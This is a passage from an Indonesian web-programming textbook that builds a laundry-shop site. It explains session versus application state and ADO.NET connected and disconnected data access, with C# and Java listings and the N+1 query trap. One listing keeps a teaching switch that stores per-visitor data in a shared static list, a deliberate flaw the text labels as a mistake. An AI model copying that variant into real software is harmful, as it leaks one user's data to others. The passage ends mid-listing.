Rancangan. "Lima nota terakhir yang dibuka pengguna ini" milik satu pengunjung, hidup selama satu sesi kerja, dan tidak apa-apa bila hilang; tidak ada orang lain yang boleh melihatnya. Itulah definisi *session state*. **Gambar 16.11** memilah seluruh *state* Laundry Counter ke dua sisi, dan **Tabel 16.5** memberikan alasannya.



Gambar 16.11 Tempat tinggal *state* Laundry Counter. Apa yang ada di peramban dapat dibaca atau diubah pengunjung; apa yang ada di *server* tidak.

Tabel 16.5 Setiap potong *state* Laundry Counter, tempat tinggalnya, pemiliknya, umurnya, dan mengapa tempat itu yang tepat.

Nilai	Tinggal di	Pemilik dan umur	Mengapa di sana
halaman, urutan, pencarian *grid*	*query string*	tampilan ini; selama alamatnya ada	dapat ditandai, dibagikan, tidak berbahaya bila diubah
token *anti-forgery*	*hidden field* dan *cookie*	formulir ini; satu formulir	harus berjalan bersama formulir yang dilindunginya
siapa yang *login*	*cookie* terenkripsi `laundry.auth`	peramban ini; satu giliran kerja	dibaca pada setiap permintaan; tidak dapat dipalsukan tanpa kuncinya
"Customer C0258 added."	*cookie* TempData	peramban ini; halaman berikutnya saja	pesan untuk satu *redirect*
nota yang baru dilihat	sesi (memori *server*)	pengunjung ini; 20 menit menganggur	per pengunjung, tidak perlu disimpan, tidak boleh dibagi
jam tetap, sakelar-sakelar	layanan *singleton*	semua orang; selama proses berjalan	sama bagi semua orang, hanya dibaca
pelanggan, nota, pembayaran	lapisan data	usaha itu; selamanya	fakta-faktanya; harus selamat dari apa pun

> **DEFINISI.** *Session state* adalah kamus kecil yang disimpan *server* untuk setiap pengunjung. Pengunjung hanya memegang kuncinya, sebuah id sesi acak di dalam *cookie*; nilai-nilainya tetap di *server*. *Application state* adalah data yang dipakai bersama oleh semua pengunjung aplikasi selama proses itu hidup; dalam ASP.NET Core ia berupa layanan yang didaftarkan sebagai *singleton*, atau sebuah *field* `static` [17].

Penyelesaian ASP.NET. **Kode 16.39** menyimpan daftar itu di sesi sebagai satu string, `B2954,B0001`, dan **Kode 16.40** menambahkan setiap nota yang dibuka seorang kasir. Tata letak **Kode 16.17** mencetak daftarnya.

Kode 16.39 `RecentBills.cs`: nota yang baru dilihat, per pengunjung, di dalam sesi. Daftar `static` adalah kesalahan yang menggoda.

```
// RecentBills.cs - "recently viewed bills": state that belongs to ONE visitor (Problem
16.10).
// It lives in the session, which the server keeps per visitor under the laundry.session
cookie.
namespace LaundryCounter.Web;

public sealed class RecentBills(TeachingSwitches teaching)
{
    private const string Key = "recent-bills";
    private static readonly List<string> Everyone = new();   // the tempting mistake: one
list for all

    public IReadOnlyList<string> Get(HttpContext http)
    {
        if (teaching.StaticRecent)
        {
            lock (Everyone) return Everyone.ToList();
        }
        string? text = http.Session.GetString(Key);
        return string.IsNullOrEmpty(text) ? Array.Empty<string>() : text.Split(',');
    }

    public void Add(HttpContext http, string billId)
    {
        List<string> list = Get(http).Where(id => id !=
billId).Prepend(billId).Take(5).ToList();
        if (teaching.StaticRecent)
        {
            lock (Everyone) { Everyone.Clear(); Everyone.AddRange(list); }
            return;
        }
        http.Session.SetString(Key, string.Join(',', list));
    }
}
```

Kode 16.40 `Bills/Detail.cshtml.cs`: satu nota (F7), diingat di sesi pengunjung yang membukanya.

```
// Bills/Detail.cshtml.cs - one bill in full (F7); remembers it in this visitor's session
(Problem 16.10).
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Bills;

public class DetailModel(ILaundryStore store, RecentBills recent) : PageModel
{
    public BillRow Bill { get; private set; } = null!;

    public IActionResult OnGet(string id)
    {
        BillRow? b = store.Bill(id.ToUpperInvariant());
        if (b == null) return NotFound();
        Bill = b;
        recent.Add(HttpContext, b.Id);
        return Page();
    }
}
```

`GetString` dan `SetString` membaca dan menulis sesi pengunjung ini, yang dimuat dan disimpan oleh *middleware* sesi di sekitar setiap permintaan. `Add` menaruh id baru di depan, membuang duplikat, dan menyimpan lima. `RecentBills` adalah *singleton*, dan aman karena tidak menyimpan

data per pengunjung di *field*-nya: ia menjangkau data setiap pengunjung melalui `HttpContext` yang diberikan kepadanya.

Penyelesaian Java dan Python. Situs Java menyimpan sebuah `List<String>` dengan kunci `recent` di peta sesi sisi *server*-nya; situs Python menyimpan sebuah daftar di `session["recent"]`, yang oleh Flask disimpan di dalam *cookie* bertanda tangan. Keduanya per pengunjung, sebagaimana mestinya; bedanya adalah di mana daftar itu secara fisik berada. Di Flask, daftar itu bepergian ke peramban dan kembali pada setiap permintaan, terlihat (meskipun tidak dapat diubah) oleh pengunjung; untuk lima id nota itu tidak apa-apa, untuk apa pun yang pribadi atau besar tidak. Pemeriksaan C5 dalam uji penerimaan (**Kode 16.22**) memastikan urutan `B0001, B2954` di ketiga *server*, dan pemeriksaan D1 memastikan bahwa pemilik, di peramban lain, tidak melihat satu pun nota si kasir.

Penyelesaian keliru yang menggoda. Sebuah *field* `static`. Daftarnya harus bertahan di antara permintaan, *page model* dibuat baru untuk setiap permintaan, dan `static List<string>` bertahan: tampaknya dibuat khusus untuk tugas ini. Padahal itulah *application state* Bab 14, satu daftar untuk semua orang, dan sakelar `Teaching:StaticRecent` memperlihatkan artinya ketika seorang kasir dan pemilik bekerja bersamaan:

```
the cashier opened B0001 and B2950
the owner, who opened nothing, sees: Recently viewed: B2950 B0001
```

Pemilik melihat nota-nota si kasir sebagai "baru dilihat" miliknya sendiri. Di sini hal itu hanya membingungkan; pada keranjang belanja atau formulir yang setengah terisi, seorang pelanggan akan melihat milik pelanggan lain. Lagi pula, `List<string>` yang diubah banyak permintaan sekaligus dapat rusak, itulah sebabnya kode yang menggoda itu setidaknya memerlukan `lock`-nya. Dengan sesi, kedua peramban yang sama hanya melihat miliknya masing-masing:

```
the cashier opened B0001 and B2950
the owner, who opened nothing, sees: (no recently viewed bills)
```

> **UJI DIRI.** Pemilik menginginkan sebuah penghitung di dasbor, "nota yang dibuat hari ini, semua gerai", yang langsung diperbarui tanpa kueri basis data. Sesi, *singleton*, atau basis data? Dan apa ruginya bila *server* dijalankan ulang?
>
> *Jawaban.* Bilangannya sama bagi semua orang, jadi itu *application state*: layanan *singleton* dengan sebuah bilangan bulat yang diperbarui dengan `Interlocked.Increment` (aman ketika dua permintaan menambah bersamaan). Sesi akan memberi setiap pengunjung hitungannya sendiri, yang salah. Kehilangannya saat *restart* tidak merugikan hanya bila dapat dibangun ulang: layanan itu sebaiknya menghitungnya sekali dari basis data saat mulai (`COUNT(*)` nota hari ini) lalu memperbaruinya di memori. Basis data tetap sumber kebenarannya; *singleton* hanyalah salinan yang cepat.

16.7 Soal Baru yang Dikerjakan: ADO.NET dan Lapisan Data

Bab 15 menjelaskan dua cara ADO.NET bekerja dengan data. Pada model *terhubung*, koneksi tetap terbuka sementara *data reader* menyerahkan baris satu demi satu, hanya maju, dan setiap perubahan adalah perintah yang langsung dikirim. Pada model *tak terhubung*, *data adapter* mengisi sebuah `DataSet`, koneksinya ditutup, program mengolah baris-baris itu di memori selama ia mau, dan perubahannya dikirim kembali kemudian. Laundry Counter memakai keduanya: `DbLaundryStore` terhubung, `DataSetStore` tak terhubung. Tiga soal dalam subbab ini adalah tiga pertanyaan yang harus dijawab setiap lapisan data: bagaimana membaca tanpa

membuang-buang perjalanan pulang-pergi, bagaimana menulis beberapa baris sebagai satu kesatuan, dan apa yang dilakukan ketika dua orang mengubah baris yang sama.

16.7.1 Soal 16.11 — Membaca secara terhubung dan tak terhubung, dan jebakan N + 1

> **SOAL.** Compute two figures from the Laundry data: how many bills are still in the shop (not yet collected), and how much money all customers together still owe, by Persamaan (16.2) summed over all bills. Do it with a connected reader and with disconnected data, and explain which way of asking is fast and which is slow.
>
> *Dengan kata lain:* hitunglah dua angka dari data Laundry: berapa nota yang masih di toko (belum diambil), dan berapa uang yang secara keseluruhan masih terutang oleh semua pelanggan, yaitu sisa tagihan dijumlahkan atas semua nota. Kerjakan dengan *reader* terhubung dan dengan data tak terhubung, lalu jelaskan cara bertanya mana yang cepat dan mana yang lambat.

Dengan bahasa kita sendiri. Angka pertama memerlukan satu kali lewat atas semua nota. Angka kedua memerlukan, untuk setiap nota, jumlah pembayarannya, dan cara jumlah itu diambil menentukan apakah program mengajukan satu pertanyaan kepada lapisan data atau tiga ribu.

Rancangan. *Store* terhubung milik Laundry Counter, **Kode 16.41**, memperlihatkan model terhubung secara utuh, dan di situlah kita mulai. Kelas ini ditulis terhadap kelas-kelas abstrak `System.Data.Common` (`DbConnection`, `DbCommand`, `DbParameter`, `DbDataReader`, `DbTransaction`), yang diimplementasikan setiap *provider* ADO.NET [18]; itulah "antarmuka seragam untuk sumber data yang berbeda" dari Bab 15, dan artinya kelas yang sama berjalan di SQLite, MySQL, atau SQL Server, hanya bergantung pada satu baris di `Program.cs` yang membuat koneksinya.

Kode 16.41 `DbLaundryStore.cs`: lapisan data Laundry Counter pada model terhubung, di atas *provider* ADO.NET apa pun. Dikompilasi di sini; hanya dijalankan bila sebuah *provider* terpasang.

```
// DbLaundryStore.cs - ILaundryStore over any ADO.NET provider: the connected model of
Chapter 15.
// Each method opens a connection, runs parameterized commands, reads with a DbDataReader
and closes
// the connection again (the provider's pool keeps the real connection warm). It is written
against
// System.Data.Common only, so the same class works with Microsoft.Data.Sqlite,
MySqlConnector or
// SqlClient: Program.cs chooses the provider in one line.
using System.Data;
using System.Data.Common;
using System.Globalization;

namespace LaundryCounter.Data;

public sealed class DbLaundryStore(Func<DbConnection> connect) : ILaundryStore
{
    private static readonly Dictionary<string, string> SortColumns = new()
    {
        ["id"] = "id", ["name"] = "name", ["phone"] = "phone", ["credit"] = "credit",
    };

    private DbConnection Open()
    {
        DbConnection c = connect();
        c.Open();
        return c;
    }

    // A command whose values travel as parameters @p0, @p1, ...: they never become part of
the SQL text.
    private static DbCommand Command(DbConnection c, DbTransaction? tx, string sql,
object?[] args)
    {
        DbCommand cmd = c.CreateCommand();
        cmd.CommandText = sql;
        cmd.Transaction = tx;
        for (int i = 0; i < args.Length; i++)
        {
            DbParameter p = cmd.CreateParameter();
            p.ParameterName = "@p" + i;
            p.Value = args[i] ?? DBNull.Value;
            cmd.Parameters.Add(p);
        }
        return cmd;
    }
```

Kode 16.41 (Lanjutan) *DbLaundryStore.cs: lapisan data Laundry Counter pada model terhubung, di atas provider ADO.NET apa pun. Dikompilasi di sini; hanya dijalankan bila sebuah provider terpasang.*

```
    private static List<T> Rows<T>(DbConnection c, DbTransaction? tx, string sql,
Func<DbDataReader, T> map,
                                   params object?[] args)
    {
        using DbCommand cmd = Command(c, tx, sql, args);
        using DbDataReader r = cmd.ExecuteReader();
        var list = new List<T>();
        while (r.Read()) list.Add(map(r));                    // forward only, one row at a
time
        return list;
    }

    private static object? Scalar(DbConnection c, DbTransaction? tx, string sql, params
object?[] args)
    {
        using DbCommand cmd = Command(c, tx, sql, args);
        object? v = cmd.ExecuteScalar();
        return v is DBNull ? null : v;
    }

    private static int Exec(DbConnection c, DbTransaction? tx, string sql, params object?[]
args)
    {
        using DbCommand cmd = Command(c, tx, sql, args);
        return cmd.ExecuteNonQuery();
    }

    private static string? Str(DbDataReader r, int i) => r.IsDBNull(i) ? null :
r.GetString(i);

    private static string NextId(DbConnection c, DbTransaction tx, string table, string
prefix)
    {
        string? max = (string?)Scalar(c, tx, $"SELECT MAX(id) FROM {table}");   // table:
our own constant
        int n = max == null ? 0 : int.Parse(max[1..], CultureInfo.InvariantCulture);
        return prefix + (n + 1).ToString("D4", CultureInfo.InvariantCulture);
    }

    // ------------------------------------------------------------------ accounts
    public Account? FindAccount(string email)
    {
        using DbConnection c = Open();
        List<Account> staff = Rows(c, null, """
            SELECT e.id, e.name, e.Outlet_id, e.section, e.spv_id, e.password_hash,
                   (SELECT COUNT(*) FROM Employee s WHERE s.spv_id = e.id) AS team
              FROM Employee e WHERE lower(e.email) = lower(@p0)
            """,
            r => new Account("staff", r.GetString(0), r.GetString(1), Str(r, 2),
                r.IsDBNull(4) ? "owner" : r.GetInt64(6) > 0 ? "supervisor"
                : r.GetString(3) == "transaction" ? "cashier" : "washer", Str(r, 5)),
email);
        if (staff.Count > 0) return staff[0];
        return Rows(c, null, "SELECT id, name, password_hash FROM Customer WHERE
lower(email) = lower(@p0)",
```

Kode 16.41 (Lanjutan) *DbLaundryStore.cs: lapisan data Laundry Counter pada model terhubung, di atas provider ADO.NET apa pun. Dikompilasi di sini; hanya dijalankan bila sebuah provider terpasang.*

```
            r => new Account("customer", r.GetString(0), r.GetString(1), null, "customer",
Str(r, 2)), email)
            .FirstOrDefault();
    }

    public string RegisterCustomer(CustomerInput c, string passwordHash, string now) =>
InsertCustomer(c, now, passwordHash);

    // ------------------------------------------------------------------ customers
    private const string CustomerColumns = """
        id, name, gender, place, birthdate, address, phone, email, credit,
        (SELECT COUNT(*) FROM Bill b WHERE b.Customer_id = Customer.id) AS bills
        """;

    private static CustomerRow ToCustomer(DbDataReader r) =>
        new(r.GetString(0), r.GetString(1), r.GetString(2), r.GetString(3), r.GetString(4),
r.GetString(5),
            r.GetString(6), r.GetString(7), r.GetDecimal(8), Convert.ToInt32(r.GetValue(9),
CultureInfo.InvariantCulture));

    public GridPage<CustomerRow> Customers(string? search, string sort, bool descending,
int pageNo, int pageSize)
    {
        using DbConnection c = Open();
        string col = SortColumns.GetValueOrDefault(sort, "name");          // never the
visitor's own text
        string s = (search ?? "").Trim();
        const string where = "WHERE @p0 = '' OR name LIKE @p1 OR phone LIKE @p1 OR
upper(id) = upper(@p0)";
        int total = Convert.ToInt32(Scalar(c, null, $"SELECT COUNT(*) FROM Customer
{where}", s, $"%{s}%"),
                                    CultureInfo.InvariantCulture);
        int pageCount = Math.Max(1, (total + pageSize - 1) / pageSize);
        int p = Math.Clamp(pageNo, 1, pageCount);
        List<CustomerRow> rows = Rows(c, null, $"""
            SELECT {CustomerColumns} FROM Customer {where}
             ORDER BY {col} {(descending ? "DESC" : "ASC")}, id
             LIMIT @p2 OFFSET @p3
            """, ToCustomer, s, $"%{s}%", pageSize, (p - 1) * pageSize);
        return new GridPage<CustomerRow>(rows, p, pageCount, total);
    }

    public CustomerRow? Customer(string id)
    {
        using DbConnection c = Open();
        return Rows(c, null, $"SELECT {CustomerColumns} FROM Customer WHERE id = @p0",
ToCustomer, id).FirstOrDefault();
    }

    public string AddCustomer(CustomerInput c, string now) => InsertCustomer(c, now, null);
```

Kode 16.41 (Lanjutan) *DbLaundryStore.cs: lapisan data Laundry Counter pada model terhubung, di atas provider ADO.NET apa pun. Dikompilasi di sini; hanya dijalankan bila sebuah provider terpasang.*

```
    private string InsertCustomer(CustomerInput cu, string now, string? hash)
    {
        using DbConnection c = Open();
        using DbTransaction tx = c.BeginTransaction();          // the new id and the row:
both or neither
        string id = NextId(c, tx, "Customer", "C");
        Exec(c, tx, """
            INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
enrolled,
                                  email, password, credit, password_hash)
            VALUES (@p0, @p1, @p2, @p3, @p4, @p5, @p6, @p7, @p8, '*****', 0, @p9)
            """, id, cu.Name, cu.Gender, cu.Place, cu.Birthdate, cu.Address, cu.Phone, now,
cu.Email, hash);
        tx.Commit();
        return id;
    }

    public bool UpdateCustomer(string id, CustomerInput cu, decimal? newCredit)
    {
        using DbConnection c = Open();
        return Exec(c, null, """
            UPDATE Customer SET name = @p1, gender = @p2, place = @p3, birthdate = @p4,
address = @p5,
                                phone = @p6, email = @p7, credit = COALESCE(@p8, credit)
             WHERE id = @p0
            """, id, cu.Name, cu.Gender, cu.Place, cu.Birthdate, cu.Address, cu.Phone,
cu.Email, newCredit) == 1;
    }

    public bool DeleteCustomer(string id)
    {
        using DbConnection c = Open();
        try
        {
            return Exec(c, null, "DELETE FROM Customer WHERE id = @p0", id) == 1;
        }
        catch (DbException)                                     // the foreign key
Bill_Customer said no
        {
            return false;
        }
    }

    // ------------------------------------------------------------------ services
    public IReadOnlyList<ServiceRow> Services()
    {
        using DbConnection c = Open();
        return Rows(c, null, "SELECT id, description, price FROM Service ORDER BY id",
            r => new ServiceRow(r.GetString(0), r.GetString(1), r.GetDecimal(2)));
    }
```

Kode 16.41 (Lanjutan) *DbLaundryStore.cs: lapisan data Laundry Counter pada model terhubung, di atas provider ADO.NET apa pun. Dikompilasi di sini; hanya dijalankan bila sebuah provider terpasang.*

```
    public bool UpdateService(string id, string description, decimal price)
    {
        using DbConnection c = Open();
        return Exec(c, null, "UPDATE Service SET description = @p1, price = @p2 WHERE id =
@p0",
                    id, description, price) == 1;
    }

    // ------------------------------------------------------------------ bills
    public string NewBill(string customerId, string serviceId, int unit, string rack,
                          string employeeId, string? outletId, string now)
    {
        using DbConnection c = Open();
        using DbTransaction tx = c.BeginTransaction();
        object price = Scalar(c, tx, "SELECT price FROM Service WHERE id = @p0", serviceId)
                       ?? throw new ArgumentException($"No service {serviceId}.");
        string id = NextId(c, tx, "Bill", "B");
        decimal charged = Convert.ToDecimal(price, CultureInfo.InvariantCulture) * unit;
        Exec(c, tx, """
            INSERT INTO Bill (id, arrived, status, rack, unit, payment, Customer_id,
Employee_id, Service_id, Outlet_id)
            VALUES (@p0, @p1, 'queued', @p2, @p3, @p4, @p5, @p6, @p7, @p8)
            """, id, now, rack, unit, charged, customerId, employeeId, serviceId,
outletId);
        Exec(c, tx, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (@p0, 'queued', @p1, @p2)",
             id, now, employeeId);
        tx.Commit();                                            // without this line,
Dispose rolls back
        return id;
    }

    private const string BillSelect = """
        SELECT b.id, b.arrived, b.finished, b.departed, b.status, b.rack, b.unit,
b.payment,
               COALESCE((SELECT SUM(p.amount) FROM Payment p WHERE p.Bill_id = b.id), 0),
               c.id, c.name, s.id, s.description, b.Outlet_id
          FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id
        """;

    private static BillRow ToBill(DbDataReader r) =>
        new(r.GetString(0), r.GetString(1), Str(r, 2), Str(r, 3), r.GetString(4),
r.GetString(5),
            Convert.ToInt32(r.GetValue(6), CultureInfo.InvariantCulture), r.GetDecimal(7),
r.GetDecimal(8),
            r.GetString(9), r.GetString(10), r.GetString(11), r.GetString(12), Str(r, 13));

    public BillRow? Bill(string id)
    {
        using DbConnection c = Open();
        return Rows(c, null, BillSelect + " WHERE b.id = @p0", ToBill,
id).FirstOrDefault();
    }
```

Kode 16.41 (Lanjutan) *DbLaundryStore.cs: lapisan data Laundry Counter pada model terhubung, di atas provider ADO.NET apa pun. Dikompilasi di sini; hanya dijalankan bila sebuah provider terpasang.*

```
    public string? AdvanceBill(string id, string employeeId, string now)
    {
        using DbConnection c = Open();
        using DbTransaction tx = c.BeginTransaction();
        string? status = (string?)Scalar(c, tx, "SELECT status FROM Bill WHERE id = @p0",
id);
        string? next = status switch { "queued" => "finished", "finished" => "departed", _
=> null };
        if (next == null) return null;
        // "next" is one of two words written above, so it may name a column.
        Exec(c, tx, $"UPDATE Bill SET status = @p1, {next} = @p2 WHERE id = @p0 AND status
= @p3",
             id, next, now, status);
        Exec(c, tx, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (@p0, @p1, @p2, @p3)",
             id, next, now, employeeId);
        tx.Commit();
        return next;
    }

    public IReadOnlyList<BillRow> BillsOf(string customerId)
    {
        using DbConnection c = Open();
        return Rows(c, null, BillSelect + " WHERE b.Customer_id = @p0 ORDER BY b.arrived
DESC", ToBill, customerId);
    }

    // ------------------------------------------------------------ reports
    public IReadOnlyList<RevenueRow> RevenueByDay(string month)
    {
        using DbConnection c = Open();
        var sums = new Dictionary<(string, string), decimal>();
        foreach (var (day, outlet, amount) in Rows(c, null, """
            SELECT substr(p.paid_at, 1, 10), COALESCE(b.Outlet_id, ''), SUM(p.amount)
              FROM Payment p JOIN Bill b ON b.id = p.Bill_id
             WHERE p.paid_at >= @p0 AND p.paid_at < @p1
             GROUP BY 1, 2
            """, r => (r.GetString(0), r.GetString(1), r.GetDecimal(2)), month + "-01",
NextMonth(month) + "-01"))
        {
            sums[(day, outlet)] = amount;
        }
        DateTime first = DateTime.ParseExact(month + "-01", "yyyy-MM-dd",
CultureInfo.InvariantCulture);
        var days = new List<RevenueRow>();
        for (DateTime d = first; d.Month == first.Month; d = d.AddDays(1))
        {
            string day = d.ToString("yyyy-MM-dd", CultureInfo.InvariantCulture);
            days.Add(new RevenueRow(day, sums.GetValueOrDefault((day, "O01")),
                                    sums.GetValueOrDefault((day, "O02")),
sums.GetValueOrDefault((day, "O03"))));
        }
        return days;
    }
```

Kode 16.41 (Lanjutan) *DbLaundryStore.cs: lapisan data Laundry Counter pada model terhubung, di atas provider ADO.NET apa pun. Dikompilasi di sini; hanya dijalankan bila sebuah provider terpasang.*

```
    private static string NextMonth(string month) =>
        DateTime.ParseExact(month + "-01", "yyyy-MM-dd",
CultureInfo.InvariantCulture).AddMonths(1)
            .ToString("yyyy-MM", CultureInfo.InvariantCulture);

    public (int Queued, int Ready) Queue(string? outletId)
    {
        using DbConnection c = Open();
        return Rows(c, null, """
            SELECT COALESCE(SUM(CASE WHEN status = 'queued' THEN 1 ELSE 0 END), 0),
                   COALESCE(SUM(CASE WHEN status = 'finished' THEN 1 ELSE 0 END), 0)
              FROM Bill WHERE @p0 IS NULL OR Outlet_id = @p0
            """, r => (Convert.ToInt32(r.GetValue(0), CultureInfo.InvariantCulture),
                       Convert.ToInt32(r.GetValue(1), CultureInfo.InvariantCulture)),
outletId)[0];
    }
}
```

Baris demi baris. `Open` meminta koneksi dari *factory* yang diberikan kepada konstruktor lalu membukanya; *provider* menyimpan *pool* koneksi sungguhan, sehingga membuka dan menutup koneksi di setiap metode itu murah. `Command` membuat perintah, melampirkan transaksi bila ada, dan mengubah setiap argumen menjadi `DbParameter` bernama `@p0`, `@p1`, dan seterusnya: teks SQL hanya memuat nama-nama ini, dan nilai-nilainya berjalan di sampingnya, sehingga tidak ada nilai yang dapat mengubah makna SQL-nya [16]. `Rows` menjalankan kueri dan menelusuri `DbDataReader`-nya dengan `while (r.Read())`, mengubah setiap baris menjadi *record* dengan fungsi yang diberikan kepadanya: inilah model terhubung, satu baris pada satu waktu selama koneksi terbuka. `Scalar` mengembalikan satu nilai, `Exec` menjalankan `INSERT`, `UPDATE`, atau `DELETE` dan mengembalikan banyaknya baris yang disentuhnya. `InsertCustomer`, `NewBill`, dan `AdvanceBill` memulai transaksi dengan `BeginTransaction`, meneruskannya ke setiap perintah, dan memanggil `Commit` di akhir; bila ada yang melempar eksepsi sebelum `Commit`, pernyataan `using` membuang transaksinya, dan pembuangan itu membatalkannya (*rollback*). Satu-satunya nama tabel yang pernah dirangkai ke dalam teks SQL adalah konstanta `"Customer"` dan `"Bill"` serta dua kata status di `AdvanceBill`, semuanya ditulis oleh program sendiri; kolom urutan berasal dari `SortColumns` seperti di Soal 16.7.

Kelas ini dikompilasi bersama seluruh situs. Kelas ini tidak dijalankan, karena menjalankannya memerlukan paket NuGet `Microsoft.Data.Sqlite`, yang tidak dapat diunduh mesin pembangunnya; README bab ini memberikan perintah-perintah untuk mengalihkan situs ke kelas itu di mesin yang dapat mengunduhnya (`dotnet add package Microsoft.Data.Sqlite`, lalu *build* dengan `-p:UseSqlite=true`). *SQL yang sama* telah dijalankan: situs Java dan Python mengirimkannya lewat JDBC dan `sqlite3` dan lulus uji penerimaan dengannya.

Untuk soal ini sendiri kita memerlukan program yang dapat berjalan di sini. **Kode 16.42** memakai `DataTableReader`, *data reader* yang dibangun ADO.NET di atas sebuah `DataTable`: antarmukanya persis sama dengan `SqliteDataReader` atau `SqlDataReader` (`Read`, `GetOrdinal`, `GetString`), sehingga perulangan terhubung ditulis persis seperti terhadap basis data. Lalu ia menghitung uang yang terutang dua kali, sekali dengan mengajukan satu pertanyaan per nota dan sekali dengan relasi dari Soal 16.1.

Kode 16.42 `P1611Readers.cs`: *reader* yang hanya maju, satu pertanyaan per nota, satu relasi, dan satu agregat.

```
// P1611Readers.cs - Problem 16.11: reading connected (a forward-only reader) and
disconnected
// (a DataSet with relations), and the cost of asking once per row (the "N + 1" pattern).
using System.Data;
using System.Diagnostics;
using LaundryCounter.Data;

namespace Problems;

public static class P1611Readers
{
    public static void Run(string dataDir)
    {
        DataSet ds = LaundryData.LoadCsv(Path.Combine(dataDir, "csv"));
        DataTable bills = ds.Tables["Bill"]!, payments = ds.Tables["Payment"]!;

        // 1. Connected style: a DbDataReader walks the rows once, forward only.
DataTableReader has
        //    exactly the interface of SqliteDataReader or SqlDataReader, so this loop is
the same loop.
        int open = 0;
        using (DataTableReader r = bills.CreateDataReader())
        {
            int status = r.GetOrdinal("status");
            while (r.Read())
                if (r.GetString(status) != "departed") open++;
        }
        Console.WriteLine($"reader: {open} bills still in the shop");

        // 2. Disconnected, the tempting way: one question per bill ("N + 1").
        var watch = Stopwatch.StartNew();
        decimal owedSlow = 0;
        foreach (DataRow b in bills.Rows)
        {
            decimal paid = payments.Select($"Bill_id = '{b["id"]}'").Sum(p =>
(decimal)p["amount"]);
            owedSlow += (decimal)b["payment"] - paid;
        }
        Console.WriteLine($"one Select per bill:   owed {Fmt.Rupiah(owedSlow)},
{bills.Rows.Count + 1} questions, {watch.ElapsedMilliseconds} ms");

        // 3. Disconnected, the right way: the relation Payment_Bill is an index from a
bill to its payments.
        watch.Restart();
        decimal owedFast = 0;
        foreach (DataRow b in bills.Rows)
            owedFast += (decimal)b["payment"] - b.GetChildRows("Payment_Bill").Sum(p =>
(decimal)p["amount"]);
        Console.WriteLine($"GetChildRows per bill: owed {Fmt.Rupiah(owedFast)}, 1 load,
{watch.ElapsedMilliseconds} ms");
```

Kode 16.42 (Lanjutan) *P1611Readers.cs: reader yang hanya maju, satu pertanyaan per nota, satu relasi, dan satu agregat.*

```
        // 4. The same answer as one aggregate each: what one SQL query with SUM would
return.
        decimal charged = (decimal)bills.Compute("SUM(payment)", ""), received =
(decimal)payments.Compute("SUM(amount)", "");
        Console.WriteLine($"Compute:               charged {Fmt.Rupiah(charged)} - received
{Fmt.Rupiah(received)} = {Fmt.Rupiah(charged - received)}");
    }
}
```

```
reader: 57 bills still in the shop
one Select per bill:   owed Rp 1.529.000, 2954 questions, 56 ms
GetChildRows per bill: owed Rp 1.529.000, 1 load, 10 ms
Compute:               charged Rp 144.213.000 - received Rp 142.684.000 = Rp 1.529.000
```

Penyelesaian Java dan Python. Kode 16.43 membaca dengan `ResultSet` JDBC (terhubung), mengirim satu kueri per nota, lalu satu kueri yang dikelompokkan, dan akhirnya menyalin baris-baris ke dalam `CachedRowSet`, *row set* tak terhubung milik JDK, yang tetap dapat dibaca setelah koneksinya ditutup. **Kode 16.44** melakukan hal yang sama dengan *cursor* `sqlite3` dan `fetchall`.

Kode 16.43 `P1611Readers.java`: `ResultSet`, satu kueri per nota, satu kueri yang dikelompokkan, dan `CachedRowSet` yang hidup lebih lama daripada koneksinya.

```java
// P1611Readers.java - Problem 16.11: reading connected (a ResultSet) and disconnected (a
CachedRowSet
// that outlives its connection), and the cost of asking once per row (the "N + 1"
pattern).
// Compile: javac -d out P1611Readers.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P1611Readers
import javax.sql.rowset.CachedRowSet;
import javax.sql.rowset.RowSetProvider;
import java.sql.*;
import java.text.NumberFormat;
import java.util.Locale;
import java.util.TreeMap;

public class P1611Readers {
    public static void main(String[] args) throws SQLException {
        CachedRowSet open = RowSetProvider.newFactory().createCachedRowSet();
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:../data/laundry.db"))
{
            // 1. Connected: the ResultSet hands over one row at a time while the
connection stays open.
            int stillInShop = 0;
            try (ResultSet rs = c.createStatement().executeQuery("SELECT status FROM
Bill")) {
                while (rs.next()) if (!rs.getString(1).equals("departed")) stillInShop++;
            }
            System.out.println("ResultSet: " + stillInShop + " bills still in the shop");

            // 2. The tempting way: one more query for every bill ("N + 1").
            long t = System.nanoTime(), owed = 0;
            int queries = 1;
            try (ResultSet bills = c.createStatement().executeQuery("SELECT id, payment
FROM Bill");
                 PreparedStatement paid = c.prepareStatement("SELECT COALESCE(SUM(amount),
0) FROM Payment WHERE Bill_id = ?")) {
                while (bills.next()) {
                    paid.setString(1, bills.getString(1));
                    try (ResultSet p = paid.executeQuery()) {
                        p.next();
                        owed += bills.getLong(2) - p.getLong(1);
                    }
                    queries++;
                }
            }
            System.out.printf("one query per bill: owed %s, %d queries, %d ms%n",
rupiah(owed), queries, (System.nanoTime() - t) / 1_000_000);
```

Kode 16.43 (Lanjutan) *P1611Readers.java: ResultSet, satu kueri per nota, satu kueri yang dikelompokkan, dan CachedRowSet yang hidup lebih lama daripada koneksinya.*

```
            // 3. The right way: one query, and the database does the grouping.
            t = System.nanoTime();
            try (ResultSet rs = c.createStatement().executeQuery("""
                    SELECT SUM(b.payment - COALESCE(p.paid, 0))
                      FROM Bill b LEFT JOIN (SELECT Bill_id, SUM(amount) AS paid FROM
Payment GROUP BY Bill_id) p
                        ON p.Bill_id = b.id""")) {
                rs.next();
                owed = rs.getLong(1);
            }
            System.out.printf("one query, grouped: owed %s, 1 query, %d ms%n",
rupiah(owed), (System.nanoTime() - t) / 1_000_000);

            // 4. Disconnected: copy the rows into a CachedRowSet...
            try (ResultSet rs = c.createStatement().executeQuery("SELECT Outlet_id, status
FROM Bill WHERE status <> 'departed'")) {
                open.populate(rs);
            }
        }
        // ...and keep working on them after the connection has been closed.
        TreeMap<String, Integer> perOutlet = new TreeMap<>();
        while (open.next()) perOutlet.merge(open.getString(1), 1, Integer::sum);
        System.out.println("after close(): " + open.size() + " rows still in memory, per
outlet " + perOutlet);
    }

